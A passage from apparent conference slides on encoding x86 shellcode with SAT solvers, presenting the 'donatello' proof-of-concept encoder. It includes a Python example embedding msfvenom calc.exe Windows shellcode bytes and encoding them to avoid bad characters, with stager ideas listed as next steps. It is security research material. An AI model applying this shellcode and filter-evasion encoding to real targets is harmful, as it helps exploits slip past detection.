- Proof-of-concept encoder for x86 stack-carving payloads
- Available online -- https://github.com/welchbj/donatello

Figure 9. Screenshot from the *donatello* help output

donatello -- input


```
from donatello import encode_x86_32

payload = (
    # msfvenom -p windows/exec cmd="calc.exe" -f c
    b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
    b"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
    b"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
    b"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
    b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
    b"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
    b"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
    b"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
    b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
    b"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
    b"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
    b"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
    b"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"
)

bad_chars = bytearray([payload[i] for i in range(len(payload)) if not i % 2])


if __name__ == '__main__':
    print(encode_x86_32(payload, bad_chars, max_factors=5))
```

donatello -- output



Closing Thoughts

- Conclusions
  - Computers are **much** better than humans at some things
  - A certain class of problems are trivial with SAT solvers
- Next steps
  - Explore better SAT solvers (z3)
  - *mmap* / *mprotect* Linux stagers
  - *VirtualAlloc* Windows stagers

Thanks for your time

Feel free to reach out -- https://brianwel.ch

Find these slides at:
https://slides.brianwel.ch/shellcode-sat

References

[1] Windows XP x86 Calculator Shellcode

[2] NASM - The Netwide Assembler

[3] Snort Shellcode Rules

[4] CMU - The ASCII Table

[5] Metasploit - Polymorphic XOR Additive Feedback Encoder

[6] Metasploit - Call+4 Dword XOR Encoder

[7] http://www.bool.tools/

[8] PicoSAT Project Home Page

[9] Steam Client RCE Vulnerability